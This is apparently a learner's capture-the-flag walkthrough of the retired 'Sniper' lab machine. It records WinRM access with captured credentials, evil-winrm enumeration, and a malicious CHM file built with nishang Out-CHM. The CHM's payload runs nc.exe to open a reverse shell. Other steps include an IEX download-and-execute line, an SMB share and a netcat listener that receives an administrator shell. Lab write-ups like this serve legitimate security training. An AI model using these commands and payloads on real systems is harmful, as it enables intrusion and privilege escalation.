COMMAND   PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  39826 haxor    8u  IPv6 107570      0t0  TCP *:wsman (LISTEN)
2. wsman (LISTEN). Weird it should say 5985 but it still works
3. ~/.config/.cmecrack/.cmegit/CrackMapExec (master ✔) ▷ crackmapexec winrm 127.0.0.1 -u 'chris' -p
'36mEAhz/B8xQ~2VM'
4. 'Using virtualenv: /usr/share/crackmapexec/virtualenvs/crackmapexec-39BWOFHw-py3.11
SMB         127.0.0.1       5985   IQuZwVTx         [*] Windows 255.255 Build 65535 (name:IQuZwVTx)
(domain:mnQjdhfr)
HTTP        127.0.0.1       5985   IQuZwVTx         [*] http://127.0.0.1:5985/wsman
HTTP        127.0.0.1       5985   IQuZwVTx         [+] mnQjdhfr\chris:36mEAhz/B8xQ~2VM (.Pwn3d!)
5. See it still says (.Pwn3d!)
6. Now to see if it connects with Evil-winrm
7. ▷ evil-winrm -i 127.0.0.1 -u 'chris' -p '36mEAhz/B8xQ~2VM'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chris\Documents> whoami
sniper\chris
8. SUCCESS, works no problem.
9. I wrote the notes twice because the 1st time I was just taking notes. The second time I wrote this I actually
got the shell.
10. What is 'wsman'?
Detailed description This information only applies to PowerShell running on Windows. The WSMan provider for
PowerShell lets you add, change, clear, and delete WS-Management configuration data on local or remote computers.
11. Basically my shell is telling me the service (wsman) I am using instead of giving me just the port number. I
think because I have .NET and PowerShell installed. Not sure but it is creepy. Feels too much like I am on a
windows pc. lol
```

39. **Ok lets enumerate with the chisel evil-winrm shell since that is the shell Savitar is using.**

```
1. *Evil-WinRM* PS C:\Users\Chris\Documents> whoami
sniper\chris
2. *Evil-WinRM* PS C:\Users\Chris\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

40. **There is an interesting note.**

```
1. *Evil-WinRM* PS C:\Docs> type note.txt
Hi Chris,
        Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the
website as there are a lot of bugs on it. And I hope that you have prepared the documentation for our new app.
Drop it here when you are done with it.

Regards,
Sniper CEO.
2. Interesting, "Drop it here when are done with it". That means any doc will get opened in that directory by
Sniper CEO. So we need to find the 'documentation for our new app' and insert some malicious code in it so we can
get a shell as Sniper CEO.
3. *Evil-WinRM* PS C:\Users\chris\Downloads> dir
-a----        4/11/2019   8:36 AM          10462 instructions.chm
4. Google 'what is the .chm extension'
5. .CHM File Extension Compiled HTML Help File What is a CHM file? A CHM file contains help documentation
compiled and saved in a compressed HTML format. It may include text, images, and hyperlinks. CHM files are used
by Windows programs as an online help solution.
```

41. **Google :** `chm creat malicious file`

```
1. https://gist.github.com/jbarcia/ebabb38f5e7a7ea537efd9d79ae5e6b7
```

Stuck once again

Time Stamp `01:38:30`

42. **I am getting sleepy. I put the time stamp just incase. He is looking at the windows machine. If we have to use it I am taking a break because I do not even have windows vm installed. I would have to do that and restart my privesc all over again.**

```
1. Thankfully he decided not to use windows 10 for now.
2. We search for samratashok nishang Out-CHM.ps1
3. https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1
4. This is a nishang script.
5.
```


Windows html workshop download

43. **Windows 10**

```
1. Google 'html help workshop download'
2. Click on this link.
3. https://learn.microsoft.com/en-us/answers/questions/265752/htmlhelp-workshop-download-for-chm-compiler-instal
4. If you scroll down you will see a link to web-archived compiler by this guy.
Castorix31 79,131 Reputation points
    Feb 9, 2021, 4:01 PM

    You can get files from MSDN archives =>

    Download Htmlhelp.exe

    Download HelpDocs.zip
5. Click on the Htmlhelp.exe and download it.
6. http://web.archive.org/web/20160201063255/http://download.microsoft.com/download/0/A/9/0A939EF6-E31C-430F-
A3DF-DFAE7960D564/htmlhelp.exe
7. You can go to the web-archive.org and see if you can find it but this is the link to post on the clear net and
get the archived download instead of visiting the site first. Either way you want to download it here is the
link.
8. https://web.archive.org/web/20160201063255/http://download.microsoft.com/download/0/A/9/0A939EF6-E31C-430F-
A3DF-DFAE7960D564/htmlhelp.exe
9. http://download.microsoft.com/download/0/A/9/0A939EF6-E31C-430F-A3DF-DFAE7960D564/htmlhelp.exe
10. https://learn.microsoft.com/en-us/answers/questions/265752/htmlhelp-workshop-download-for-chm-compiler-instal
```

44. **What you need to type on the windows10 machine to get this to work**

```
1. Download the script
2. https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1
3. Also download the exe
4. https://learn.microsoft.com/en-us/answers/questions/265752/htmlhelp-workshop-download-for-chm-compiler-instal
5. To the windows 10 computer
6. Use IEX to invoke the script in powershell on the windows 10 computer
7. PS C:\Users\haxor\Desktop> IEX(New-Object
Net.WebClient).downloadString('https//raw.githubusercontent.com/samratashok/nishang/master/Client/Out-CHM.ps1')
8. PS C:\Users\haxor\Desktop> Out-CHM -Payload "Get-Process" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"
9. You have to edit the command to get a reverse shell.
10. PS C:\Users\haxor\Desktop> Out-CHM -Payload "\\10.10.14.7\ninjafolder\nc.exe -e cmd 10.10.14.7 443" -HHCPath
"C:\Program Files (x86)\HTML Help Workshop"
11. That will creat a 'doc' file that you will upload to the victim via your evil-winrm shell into the docs
folder. I think it is in \Downloads\Docs. When Sniper CEO clicks on it. You should have an elevated Administrator
shell most likely NT Authority System since he is the CEO that is opening the file. lol
12. SEE BELOW: for a screenshot of the instructions on Windows 10.
13. He is doing some complex thing with the net usershare command. He screws up the PrivESC bad at 01:51:56. I am
going to have to find a different way to PrivESC.
14.
```



Sharing Windows files via SMB

- *#pwn_Windows_file_sharing_via_SMB_protocol*
- *#pwn_creating_an_SMB_Share_between_Windows_and_Linux*


45. **Sharing on the same subnet with a windows machine.**

```
1. $ sudo service smbd stop
2. $ sudo smbserver.py ninjafolder $(pwd) -smb2support -user haxor -password haxor123
3. The following command is on the the Windows 10 VM with a bridged connection so it has access to
192.168.111.2/254. So this means both computers must be on the x.x.111.x subnet to be able to communicate.
4. He wants to copy over the doc.chm and OUTCHM file to the attacker machine so he wants to create an SMB windows
share.
5. PS C:\Users\phobos\Desktop> net use x: \\192.168.111.106\ninjafolder /user:haxor haxor123
6. PS C:\Users\phobos\Desktop> dir x:\
FullQualifiedErrorId ........GetChildItemCommand
7. Sometimes it can complain and it will still work.
8. PS C:\Users\phobos\Desktop> copy .\doc.chm  x:\doc.chm
9. SUCCESS
```

PrivESC to Root

46. **Now lets upload `doc.chm` and the other file so we can privesc to System. We will be using the Evil-WinRM shell to upload and execute everything**

```
1. *Evil-WinRM* PS C:\Users\Chris\Documents> cd C:\Docs
2. *Evil-WinRM* PS C:\Docs> dir
-a----        4/11/2019   9:31 AM            285 note.txt
-a----        4/11/2019   9:17 AM         552607 php for dummies-trial.pdf
3. We must upload the files to this directory because this is the directory where the Sniper CEO will open the
files at.
4. I did a bunch of crap. Too much to explain at the moment. I will fix these notes at a later time.
5. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.151 49769
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sniper\administrator

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
7b5e3e631185e2ab397a404a986bb931
```


Sniper has been Pwned!
Congratulations quadamage, best of luck in capturing flags ahead!
#3182
MACHINE RANK
18 Nov 2023
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

Pwn3d!!!